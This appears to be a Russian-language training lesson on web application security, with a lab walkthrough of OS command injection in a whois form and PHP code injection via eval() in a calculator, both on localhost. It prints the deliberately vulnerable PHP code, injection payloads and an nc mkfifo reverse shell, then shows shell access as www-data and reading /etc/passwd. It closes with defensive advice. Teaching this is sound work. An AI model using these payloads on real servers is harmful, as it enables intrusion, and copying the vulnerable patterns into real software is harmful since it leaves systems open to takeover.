



# Анализ защищности веб-приложений

# Оглавление


- 1. CMD Injection**
  - 1.1. Обзор уязвимости CMD Injection
  - 1.2. Разбор HTML-кода файла whois.php
  - 1.3. Разбор PHP-кода файла whois.php
  - 1.4. Разбор функции system()
  - 1.5. Получаем обратную оболочку с помощью CMD Injection
- 2. PHP Code Injection**
  - 2.1. Обзор уязвимости PHP Code Injection
  - 2.2. Разбор функции eval()
  - 2.3. Получаем обратную оболочку с помощью PHP Code Injection
- 3. Выводы**
  - 3.1. Защита

# CMD Injection

## Обзор уязвимости CMD Injection


CMD Injection (OS Command Injection) - уязвимость, которая позволяет внедрить команды операционной системы с помощью вредоносного запроса. Получается, что если злоумышленник найдёт её, то он получит удалённый доступ - RCE (аббр. англ. Remote Code Execution “удалённое выполнение кода”).

Запустим браузер и перейдём на <http://localhost/lesson2/CMDInjection/whois.php>:



Хорошая идея: whois-инструмент прямо на сайте.

Мы можем использовать его где угодно - даже на телефоне и при этом нам не потребуется терминал. Попробуем вписать, например, [codeby.school](http://codeby.school):



В итоге мы получим информацию о домене прямо с нашего сайта:

**Whois-сервис**

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

[IP или домен]   
Продолжить

**Результат:**

Domain Name: codeby.school  
Registry Domain ID: de95edb284ac426b3e524e749d4c834-DONUTS  
Registrar WHOIS Server: whois.reg.com  
Registrar URL:  
Updated Date: 2023-05-29T07:30:03Z  
Creation Date: 2021-09-16T22:58:59Z  
Registry Expiry Date: 2023-09-16T22:58:59Z  
Registrar: Registrar of Domain Names REG.RU LLC  
Registrar IANA ID: 1606  
Registrar Abuse Contact Email: abuse@reg.ru  
Registrar Abuse Contact Phone: +7.4955801111  
Domain Status: clientTransferProhibited https://icann.org/app#clientTransferProhibited  
Registry Registrant ID: REDACTED FOR PRIVACY  
Registrant Name: REDACTED FOR PRIVACY  
Registrant Organization: Data Protected  
Registrant Street: REDACTED FOR PRIVACY  
Registrant City: REDACTED FOR PRIVACY  
Registrant State/Province: ON  
Registrant Postal Code: REDACTED FOR PRIVACY  
Registrant Country: CA  
Registrant Phone: REDACTED FOR PRIVACY  
Registrant Phone Ext: REDACTED FOR PRIVACY  
Registrant Fax: REDACTED FOR PRIVACY  
Registrant Fax Ext: REDACTED FOR PRIVACY  
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the  
Registry Admin ID: REDACTED FOR PRIVACY  
Admin Name: REDACTED FOR PRIVACY  
Admin Organization: REDACTED FOR PRIVACY  
Admin Street: REDACTED FOR PRIVACY  
Admin City: REDACTED FOR PRIVACY  
Admin State/Province: REDACTED FOR PRIVACY  
Admin Postal Code: REDACTED FOR PRIVACY  
Admin Country: REDACTED FOR PRIVACY  
Admin Phone: REDACTED FOR PRIVACY  
Admin Phone Ext: REDACTED FOR PRIVACY  
Admin Fax: REDACTED FOR PRIVACY  
Admin Fax Ext: REDACTED FOR PRIVACY  
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the  
Registry Tech ID: REDACTED FOR PRIVACY  
Tech Name: REDACTED FOR PRIVACY  
Tech Organization: REDACTED FOR PRIVACY  
Tech Street: REDACTED FOR PRIVACY  
Tech City: REDACTED FOR PRIVACY

## Разбор HTML-кода файла whois.php

Теперь давайте разберём наиболее важные части кода файла **whois.php**:

```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Whois-сервис</title>
</head>
<body>
    <div align="center">
        <h3>Whois-сервис</h3>
        <p>С помощью данного сервиса Вы можете узнать дополнительную информацию о  
домене или IP-адресе.</p>
        <form method="POST" action="/lesson2/CMDInjection/whois.php">
            <input name="target" placeholder="IP или домен" autocomplete="off"> <br><br>
            <button name="submit" value="submit">Продолжить</button>
        </form>
    </div>
</body>
```

```
<?php
if (isset($_POST['submit'])) {
    $target = $_POST['target'];
    echo "<h3>Результат:</h3>";
    echo "<pre>";
    system("whois $target");
    echo "</pre>";
}
?>
</div>
</body>
```

Данная часть **HTML**-кода отвечает за отправку **POST**-запроса на **whois.php**:

```
<form method="POST" action="/lesson2/CMDInjection/whois.php">
    <input name="target" placeholder="IP или домен" autocomplete="off"> <br><br>
    <button name="submit" value="submit">Продолжить</button>
</form>
```

- > Тег **<form>** предназначен для создания формы, как правило в него помещают другие теги, в которые пользователь может ввести какую-нибудь информацию.
- > Тег **<input>** - это сама форма ввода. Используется атрибут **name** со значением **target**. Это значит, что мы можем получить значение из тега в **PHP** через массив **\$\_POST['target']** после отправки формы.
- > Тег **<button>** предназначен для создания кнопки при нажатии на которую происходит отправка данных из формы.

## Разбор PHP-кода файла whois.php

В файле также присутствует **PHP**-код:

```
<?php
if (isset($_POST['submit'])) {
    $target = $_POST['target'];
    echo "<h3>Результат:</h3>";
    echo "<pre>";
    system("whois $target");
    echo "</pre>";
}
?>
```

Используется условная конструкция `if` вместе с функцией `isset()`, которая проверяет наличие данных в массиве `$_POST['submit']`. То есть, когда мы нажимаем кнопку, то значение `submit` отправляется в `$_POST['submit']`, следовательно, функция `isset()` возвращает положительный результат. А значение из `input` отправляется в `$_POST['target']`, поскольку тег имеет атрибут `name` равным `target`.

В данной строке кода мы присваиваем значение из массива `$_POST['target']` переменной `target`:

```
$target = $_POST['target'];
```

## Разбор функции `system()`

Затем используем `echo`, чтобы вывести `HTML`-теги на страницу. А также функцию `system`, которая выполняет, соответственно, код операционной системы:

```
whois наша_цель
```

Для начала попробуем сделать это в терминале, чтобы понять как работают команды операционной системы:

```
└──(student㉿codeby)-[~]
  └─$ whois google.com
      Domain Name: GOOGLE.COM
      Registry Domain ID: 2138514_DOMAIN_COM-VRSN
      Registrar WHOIS Server: whois.markmonitor.com
      Registrar URL: http://www.markmonitor.com
      Updated Date: 2019-09-09T15:39:04Z
      Creation Date: 1997-09-15T04:00:00Z
      Registry Expiry Date: 2028-09-14T04:00:00Z
      Registrar: MarkMonitor Inc.
      Registrar IANA ID: 292
      <...далее вывод вырезан...>
```

То есть мы можем выполнить известную системе команду, через вызов функции `system()` языка программирования PHP.

Давайте подумаем, как мы можем это проэксплуатировать, чтобы выполнять произвольные команды через веб-интерфейс, тем самым скомпрометировав сервер. У нас есть шаблон:

```
whois $target
```

Очевидно, что нужно внедрять команды через переменную `target`. Попробуем команду `whoami`:

localhost/lesson2/CMDInjection/whois.php

## Whois-сервис

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

Продолжить

К сожалению, выполнить её не получилось:

localhost/lesson2/CMDInjection/whois.php

## Whois-сервис

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

Продолжить

### Результат:

No whois server is known for this kind of object.

Всё из-за того, что наш пейлоад (полезная нагрузка) выглядит следующим образом и его можно протестировать через терминал:

```
└──(student㉿codeby)-[~]
    └─$ whois whoami
Нет whois-сервера для объектов данного вида.
```

Получается, что команда `whoami` является аргументом к инструменту `whois`. Как мы можем это исправить? Дело в том, что в `Linux` Вы можете запускать сразу несколько команд по очереди через точку с запятой - `;`, а также символы `&&` (И) и `||` (ИЛИ). Например, `whoami` вместе с `pwd`:

```
└──(student㉿codeby)-[~]
    └─$ whoami; pwd
student
/home/student
```

Сначала вывелось имя текущего пользователя, а затем путь к каталогу, откуда была запущена команда `pwd`.

Таким образом нам достаточно поставить одну точку с запятой и мы можем выполнять произвольные команды на сервере. Для начала протестируем в терминале. Вспоминаем про наш шаблон:

```
whois $target
```

Чтобы было понятнее код можно представить вот так:

```
whois сюда_внедряем_команды
```

Открываем терминал и пишем:

```
└──(student㉿codeby)-[~]
    └─$ whois test;whoami
    Нет whois-сервера для объектов данного вида.
    student
```

Теперь попробуем это сделать на сайте:

Whois-сервис

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

Продолжить

У нас вывелось имя пользователя, который выполняет команды:

Whois-сервис

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

Продолжить

**Результат:**

No whois server is known for this kind of object.  
www-data

Почему не **student**? Дело в том, что **www-data** - это пользователь веб-сервера, но его можно переименовать. Соответственно, команды мы выполняем именно от его лица. Как правило он ограничен в правах: например, **www-data** не может смотреть домашний каталог пользователя **student**, который расположен в **/home/student**:

Whois-сервис

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

Продолжить

localhost/lesson2/CMDInjection/whois.php

**Whois-сервис**

С помощью данного сервиса Вы можете узнать дополнительную информацию о домене или IP-адресе.

IP или домен

Продолжить

**Результат:**

No whois server is known for this kind of object.

В ряде случаев, прав пользователя **www-data** может быть достаточно чтобы удалить веб-сайт, повысить свои привилегии (вплоть до прав суперпользователя), прочитать конфиги, которые могут содержать конфиденциальную информацию и так далее.

## Получаем обратную оболочку с помощью CMD Injection

Давайте получим обратную оболочку, то есть реверс шелл, как мы это делали в первом уроке только немного другим способом без загрузки **PHP**-файла.  
Воспользуемся сервисом <https://www.revshells.com/>. С его помощью нам не нужно писать свой пэйлоад - он сделает всё за нас. Достаточно указать наш **IP**-адрес и порт. Так как мы выполняем все действия на одной виртуальной машине, следовательно, наш **IP**-адрес это **127.0.0.1** или **localhost**:

Reverse Shell Generator

IP & Port

IP: 127.0.0.1 Port: 0 +1

root privileges required.

Listener


sudo nc -lvpn 0

Type: nc

Advanced

Copy

Порт мы можем поставить любого значения, но желательно выше **1024**, так как все порты указанные ниже данного значения при использовании требуют прав суперпользователя. И не выше **65535**. Пускай будет **9898**:



Выбираем вкладку “nc mkfifo” (1) и у нас есть готовый пейлоад (2). Чтобы получить обратную оболочку, нам нужно поставить листенер (слушатель), который будет “ловить” соединение от сервера. Делается это через утилиту nc:


```
(student㉿codeby)-[~]
$ nc -nlvp 9898
listening on [any] 9898 ...
```

Листенер запущен, теперь копируем пейлоад (разумеется, без эмодзи в виде ракеты) и вставляем его в форму, куда нужно указать IP-адрес или домен:

The screenshot shows a web browser displaying a whois service page at localhost/lesson2/CMDInjection/whois.php. The page has a form with a text input field containing the payload: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 127.0.0.1 9898 >/tmp/f. Below the input field is a 'Продолжить' (Continue) button.

Не забываем про использование точки с запятой. Следом нажимаем кнопку “Продолжить”.

Страница “повисла”, так как PHP-код теперь обрабатывает нашу обратную оболочку:



А в терминале мы видим следующее:

```
└──(student㉿codeby)-[~]
    └─$ nc -nlvp 9898
        listening on [any] 9898 ...
        connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45500
        sh: 0: can't access tty; job control turned off
        $
```

Для теста можем запустить абсолютно любые команды, например, whoami и id:

```
└──(student㉿codeby)-[~]
    └─$ nc -nlvp 9898
        listening on [any] 9898 ...
        connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45500
        sh: 0: can't access tty; job control turned off
        $ whoami; id
        www-data
        uid=33(www-data) gid=33(www-data) groups=33(www-data)
        $
```

Отлично! Мы получили удалённый доступ от лица веб-сервера (**www-data**). Попробуем посмотреть что в каталоге **/home/student** (домашняя директория пользователя):

```
└──(student㉿codeby)-[~]
    └─$ nc -nlvp 9898
        listening on [any] 9898 ...
        connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45500
        sh: 0: can't access tty; job control turned off
        $ whoami; id
        www-data
        uid=33(www-data) gid=33(www-data) groups=33(www-data)
        $ ls /home/student/
        ls: cannot open directory '/home/student/': Permission denied
        $
```

Ничего не получилось, так как у `www-data` нет доступа к домашнему каталогу пользователя `student`. Но, например, файл `/etc/passwd` мы прочитать можем, так как у нас есть на это права:

```
└──(student㉿codeby)-[~]
$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45500
sh: 0: can't access tty; job control turned off
$ whoami; id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls /home/student/
ls: cannot open directory '/home/student/': Permission denied
$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
<...далее вывод вырезан...>
```

# PHP Code Injection

## Обзор уязвимости PHP Code Injection

Данную уязвимость очень часто путают с **CMD Injection**. В **CMD Injection** происходит выполнение кода операционной системы. В то же время в **PHP Code Injection** происходит выполнение именно **PHP**-кода.

Откроем браузер и перейдём на <http://localhost/lesson2/PHPCodeInjection/calculator.php>:

The screenshot shows a web browser window with the URL `localhost/lesson2/PHPCodeInjection/calculator.php` in the address bar. The page title is "Калькулятор". Below it, a message says: "С помощью данного сервиса Вы можете выполнять арифметические действия." There is an input field containing `1 + 1` and a button labeled "Посчитать".

Согласно описанию, мы можем выполнять любые арифметические действия. Давайте протестируем, например, `3 + 4`:

The screenshot shows the same web browser window with the URL `localhost/lesson2/PHPCodeInjection/calculator.php`. The page title is "Калькулятор". Below it, a message says: "С помощью данного сервиса Вы можете выполнять арифметические действия." There is an input field containing `3 + 4` and a button labeled "Посчитать".

Всё отлично работает:

localhost/lesson2/PHPCodeInjection/calculator.php

## Калькулятор

С помощью данного сервиса Вы можете выполнять арифметические действия.

1 + 1

Посчитать

### Результат:

7

Теперь рассмотрим исходный код PHP-файла, чтобы понять, где хранится уязвимость:

```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Калькулятор</title>
</head>
<body>
    <div align="center">
        <h3>Калькулятор</h3>
        <p>С помощью данного сервиса Вы можете выполнять арифметические действия.</p>
        <form method="POST" action="/lesson2/PHPCodeInjection/calculator.php">
            <input name="expression" placeholder="1 + 1" autocomplete="off" type="text"> <br><br>
            <button name="submit" value="submit">Посчитать</button>
        </form>
        <?php
        if (isset($_POST['submit'])) {
            $expression = $_POST['expression'];
            echo "<h3>Результат:</h3>";
            echo "<pre>";
            echo eval('return ' . $expression . ';');
            echo "</pre>";
        }
        ?>
    </div>
</body>
</html>
```

HTML-код и PHP-код в данном случае практически аналогичен коду из файла `whois.php`. Если пользователь нажимает на кнопку “Посчитать”, то выполняется код в условной конструкции `if`.

## Разбор функции eval()


Итак, нас интересует именно вот эта строчка:

```
echo eval('return ' . $expression . ');
```

Тут используется новая для нас функция языка программирования PHP - `eval()`. Чем она отличается от `system()`?


Дело в том, что функция `system()` выполняет код операционной системы, а `eval()` выполняет PHP-код. То есть, теперь мы не можем использовать `whoami`, `id`, `pwd` и другие. Но мы можем внедрить свой PHP-код, который позволит нам в дальнейшем использовать команды операционной системы.

Мы уже разобрали функцию `system()` и будем использовать именно её, ведь она относится к PHP-коду и прекрасно будет работать через `eval()`:



The screenshot shows a web browser window with the URL `localhost/lesson2/PHPCodeInjection/calculator.php`. The page title is "Калькулятор". Below it, a message says "С помощью данного сервиса Вы можете выполнять арифметические действия.". There is an input field containing the PHP code `system("whoami")`. Below the input field is a button labeled "Посчитать".

Вписываем код и получаем следующий ответ:



The screenshot shows the same web browser window after the "Посчитать" button was clicked. The input field now displays "1+1". Below the input field is the "Посчитать" button. Underneath the button, the text "Результат:" is followed by the output "www-data" and "www-data" on separate lines.


## Получаем обратную оболочку с помощью PHP Code Injection

Отлично, теперь у нас есть RCE. Сделаем себе реверс шелл, для этого запустим листенер:

```
└──(student㉿codeby)-[~]
  └─$ nc -nlvp 9897
listening on [any] 9897 ...
```

Примечание: нельзя использовать одновременно один и тот же порт. То есть, если у Вас до сих пор работает netcat на 9898 порту, то его нужно выключить (нажмите **CTRL + C** в терминале). Либо Вы можете поменять порт, например, 9897.

Теперь опять генерируем пэйлоад:



И оборачиваем его в функцию `system()`:

```
system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 127.0.0.1 9897 >/tmp/f")
```

Закидываем его в форму и нажимаем кнопку "Посчитать":

The screenshot shows a web browser window with the URL `localhost/lesson2/PHPCodeInjection/calculator.php`. The page title is "Калькулятор" (Calculator). Below it, a message says "С помощью данного сервиса Вы можете выполнять арифметические действия." (With this service, you can perform arithmetic operations.). A text input field contains the PHP code `system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i&>/tmp/f&rm /tmp/f")`. A button labeled "Посчитать" (Calculate) is below the input field.

Страница опять грузится, так как PHP-код будет обрабатывать функцию `eval()` пока мы не выключим листенер:

The screenshot shows a web browser window with the URL `localhost/lesson2/PHPCodeInjection/calculator.php`. The page title is "Калькулятор" (Calculator). Below it, a message says "С помощью данного сервиса Вы можете выполнять арифметические действия." (With this service, you can perform arithmetic operations.). A text input field contains the PHP code `&1|nc 127.0.0.1 9897 >/tmp/f^|`. A button labeled "Посчитать" (Calculate) is below the input field. To the right of the input field, there is a "Результат:" (Result:) section which is currently empty.

Смотрим в терминал и видим там уже знакомые нам строчки:

```
(student㉿codeby)-[~]
$ nc -nlvp 9897
listening on [any] 9897 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40862
sh: 0: can't access tty; job control turned off
$
```

Опять же, протестируем:

```
(student㉿codeby)-[~]
$ nc -nlvp 9897
listening on [any] 9897 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 40862
sh: 0: can't access tty; job control turned off
$ whoami; id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Отлично, удалённый доступ от лица `www-data` получен.

# Выводы

Уязвимости **CMD Injection** и **PHP Code Injection** встречаются довольно редко. Но они являются максимально опасными, так как практически всегда приводят к **RCE** (удалённому выполнению кода). Устранение последствий атаки через эти уязвимости может занять довольно много времени, а также они могут принести большой финансовый ущерб.

## Защита

Достаточно просто не использовать опасные функции вместе с пользовательским вводом. Если же это невозможно и Вам они жизненно необходимы, то следует тщательно фильтровать то, что вводит пользователь, например, использовать белые списки и регулярные выражения:

- > В случае с `whois.php` нужно проверять точно ли пользователь ввёл домен или IP-адрес.
- > В случае с `calculator.php` нужно проверять точно ли пользователь ввёл цифру или арифметический знак.

Список наиболее опасных **PHP**-функций, которые выполняют команды операционной системы:

- > `exec`
- > `system`
- > `shell_exec`
- > `proc_open`
- > `passthru`
- > `expect_popen`
- > `pcntl_exec`

Список наиболее опасных **PHP**-функций, которые выполняют **PHP**-код:

- > `eval`
- > `create_function`
- > `include`
- > `include_once`
- > `require`
- > `require_once`